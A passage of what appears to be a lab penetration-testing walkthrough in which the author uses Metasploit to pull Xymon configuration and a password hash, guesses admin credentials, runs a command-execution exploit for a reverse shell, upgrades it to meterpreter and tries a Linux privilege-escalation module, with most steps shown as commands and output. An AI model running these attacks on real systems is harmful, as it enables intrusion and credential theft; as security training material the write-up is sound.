However, there are very few programs I know which use port 1984. So it's worth taking risk. Searchsploit found one Metasploit module related to xymon.

```
kali@kali:~$ searchsploit xymon
-----
Exploit Title | Path
-----
Xymon 4.3.25 - useradm Command Execution (Metasploit) | multiple/remote/47114.rb
-----
Shellcodes: No Results
kali@kali:~$
```

However, while searching for this xymon module on Metasploit, I found there were two modules related to xymon.

```
msf5 exploit(multi/handler) > search xymon
```

#### Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Desc
0	auxiliary/gather/xymon_info n Daemon Gather Information		normal	No	Xymon
1	exploit/unix/webapp/xymon_useradm_cmd_exec n useradm Command Execution	2016-02-14	excellent	Yes	Xymon

```
msf5 exploit(multi/handler) > █
```

The best thing is one of them is an information gathering module. Since this machine was not allowed to access internet I changed a nat source rule on the router to allow all machines on this network to access external network.

```
admin@vyos# show nat source
show nat source
rule 11 {
  outbound-interface eth0
  protocol all
  source {
    address 192.168.55.11
  }
  translation {
    address 192.168.36.152
  }
}
```

```
admin@vyos# set nat source rule 12 outbound-interface eth0
set nat source rule 12 outbound-interface eth0
[edit]
admin@vyos# set nat source rule 12 protocol all
set nat source rule 12 protocol all
[edit]
admin@vyos# set nat source rule 12 source address 192.168.55.0/24
set nat source rule 12 source address 192.168.55.0/24
[edit]
admin@vyos# set nat source rule 12 translation address 192.168.36.152
set nat source rule 12 translation address 192.168.36.152
[edit]
admin@vyos# commit
commit
```

I once again changed NAT Destination rule 10 to access port 1984 on IP 192.168.55.13.

```
admin@vyos# set nat destination rule 10 translation port 1984
set nat destination rule 10 translation port 1984
[edit]
admin@vyos# commit
commit
[edit]
admin@vyos# save
save
Saving configuration to '/config/config.boot' ...
Done
[edit]
admin@vyos# █
```

The xymon information gathering module needs access to that port for working.

```
msf5 exploit(multi/handler) > use auxiliary/gather/xymon_info
msf5 auxiliary(gather/xymon_info) > show options
```

Module options (auxiliary/gather/xymon\_info):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	1984	yes	The target port (TCP)

```
msf5 auxiliary(gather/xymon_info) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
```

```
msf5 auxiliary(gather/xymon_info) > set rport 8080
rport => 8080
```

```
msf5 auxiliary(gather/xymon_info) > check
```

```
[*] 192.168.36.152:8080 - This module does not support check.
```

```
msf5 auxiliary(gather/xymon_info) > █
```

```
msf5 auxiliary(gather/xymon_info) > run
```

```
[*] Running module against 192.168.36.152
```

```
[*] 192.168.36.152:8080 - Xymon daemon version 4.3.10
```

```
[*] 192.168.36.152:8080 - Retrieving configuration files ...
```

```
[+] 192.168.36.152:8080 - xymonserver.cfg (17143 bytes) stored in /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.config.xym_157569.txt
```

```
[+] 192.168.36.152:8080 - hosts.cfg (676 bytes) stored in /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.config.hos_382480.txt
```

```
[+] 192.168.36.152:8080 - xymonpasswd (20 bytes) stored in /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.config.xym_166178.txt
```

```
[+] 192.168.36.152:8080 - Credentials: admin : P6Q41YBQgyNRo
```

```
[*] 192.168.36.152:8080 - Retrieving host list ...
```

```
[+] 192.168.36.152:8080 - Host info (58 bytes) stored in /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.hostinfo_418547.txt
```

```
[+] 192.168.36.152:8080 - Found 1 hosts
```

```
[*] 192.168.36.152:8080 - Retrieving client logs ...
```

```
[+] 192.168.36.152:8080 - xymon.localdomain client log (21408 bytes) stored in /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.hosts.xymo_538347.txt
```

```
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(gather/xymon_info) > █
```

The important thing this module revealed is the credentials. On observing all other configuration files this module downloaded, I realized that although xymon is installed on the target network, it is still not set up to perform network monitoring.

```
msf5 auxiliary(gather/xymon_info) > cat /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.config.xym_166178.txt
```

```
[*] exec: cat /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.config.xym_166178.txt
```

```
admin:P6Q41YBQgyNRo
```

```
msf5 auxiliary(gather/xymon_info) > █
```

```
msf5 auxiliary(gather/xymon_info) > cat /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.hostinfo_418547.txt
```

```
[*] exec: cat /home/kali/.msf4/loot/20200709041345_default_192.168.36.152_xymon.hostinfo_418547.txt
```

```
xymon.localdomain|127.0.0.1|bbd|http://xymon.localdomain/
```

```
msf5 auxiliary(gather/xymon_info) > █
```

The version of the software is 4.3.10. This brings it in the range of xymon machines vulnerable to think credentials are all we need to use another module which exploits a command ex-

ecution vulnerability in xymon versions before 4.3.25. Now we even have credentials. But once again I changed the DNAT rule 10 to port forward to port 80 of the same machine.

```
admin@vyos# set nat destination rule 10 translation port 80
set nat destination rule 10 translation port 80
[edit]
admin@vyos# commit
commit
[edit]
admin@vyos# save
save
Saving configuration to '/config/config.boot' ...
Done
[edit]
admin@vyos# █
```

I load the module and set the required options.

```
msf5 auxiliary(gather/xymon_info) > use exploit/unix/webapp/xymon_useradm_cmd_exec
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > show options
```

Module options (exploit/unix/webapp/xymon\_useradm\_cmd\_exec):

Name	Current Setting	Required	Description
PASSWORD		yes	The password for Xymon
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/xymon-seccgi/	yes	The base path to Xymon secure CGI directory
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME		yes	The username for Xymon
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	Unix CMD

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > █
```

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set rport 8080
rport => 8080
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set srvport 8081
srvport => 8081
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set username admin
username => admin
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set password P6Q41YBQgyNRo
password => P6Q41YBQgyNRo
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > check
[*] 192.168.36.152:8080 - Cannot reliably check exploitability.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > █
```




The check command failed to confirm the vulnerable status of the target. Irrespective of that, I executed the module.


```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set lport 6666
lport => 6666
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.36.132:6666
[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > █
```

The module failed. I tried multiple times but the result was same. To find out what went wrong I manually entered credentials on its web interface.



The login failed. When I was thinking about what went wrong, I realized how dumb I was. Have you observed the password? It is "P6Q41YBQgyNRo". There's no way any human can remember this as a password. It has to be a hash.



I used hash-identifier to find out what hash it is. The tool recognized it as DES. To crack DES hash, we need a key which we don't have. So I think I should try another method : password guessing. Let's start with the credentials most used in this network (admin : admin).

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set password admin
password => admin
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > check
[*] 192.168.36.152:8080 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > █
```

Now, the target appears to be vulnerable. Let's execute the module now.

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > check
[*] 192.168.36.152:8080 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.36.132:6666
[*] Command shell session 3 opened (192.168.36.132:6666 → 192.168.36.152:48785) at 2020-07-09 04:56:48 -0400

pwd
/usr/lib/xymon/cgi-secure
█
```

This time i successfully have a shell. I hate repeating but let's escalate the privileges. Before that we need to upgrade to a meterpreter session. I back ground the shell using CTRL + Z.

```
Background session 3? [y/N] Y
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > sessions

Active sessions
=====

  Id  Name  Type                Information                                     Connection
  --  -
  2    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP 192.168.36.13
2:4444 → 192.168.36.152:49217 (192.168.55.11)
  3    shell cmd/unix                                     192.168.36.13
2:6666 → 192.168.36.152:48785 (192.168.36.152)

msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > █
```

Then upgrade this normal shell to meterpreter session as shown below.

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.36.132:4433
[*] Sending stage (980808 bytes) to 192.168.36.152
[*] Meterpreter session 4 opened (192.168.36.132:4433 → 192.168.36.152:52209) at 2020-07-09 05:06:50 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > █
```

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > sessions

Active sessions
=====

  Id  Name  Type                Information                                     Connection
  --  -
  2    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP 192.168.36.13
2:4444 → 192.168.36.152:49217 (192.168.55.11)
  3    shell cmd/unix                                     192.168.36.13
2:6666 → 192.168.36.152:48785 (192.168.36.152)
  4    meterpreter x86/linux no-user @ xymon (uid=33, gid=33, euid=33, egid=33) @ xymon.localdomain 192.168.36.132:4433 → 192.168.36.152:52209 (:::1)

msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > █
```

Now, let's use the PE module of Metasploit.

```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name                Current Setting  Required  Description
  ----                -
  SESSION              false            yes       The session to run this module on
  SHOWDESCRIPTION      false           yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > █
```

```
msf5 post(multi/recon/local_exploit_suggester) > set session 4
session => 4
msf5 post(multi/recon/local_exploit_suggester) > run

[*] ::1 - Collecting local exploits for x86/linux...
[*] ::1 - 34 exploit checks are being tried...
[+] ::1 - exploit/linux/local/rds_rds_page_copy_user_priv_esc: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > █
```

This time an exploit is suggested by the privesc module. Let's try it out.

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/rds_rds_page_copy_user_priv_esc
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > show options

Module options (exploit/linux/local/rds_rds_page_copy_user_priv_esc):

  Name                Current Setting  Required  Description
  ----                -
  COMPILE             Auto             yes       Compile on target (Accepted: Auto, True, False)
  SESSION              yes              yes       The session to run this module on.

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name                Current Setting  Required  Description
  ----                -
  LHOST                yes              yes       The listen address (an interface may be specified)
  LPORT                4444             yes       The listen port

msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > set session 4
session => 4
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > set lport 4455
lport => 4455
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > check
[*] The target appears to be vulnerable.
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > run


[*] Started reverse TCP handler on 192.168.36.132:4455
[*] Writing '/tmp/.A6ZZfjKzF' (237 bytes) ...
[*] Launching exploit...
[*] Exploit completed, but no session was created.
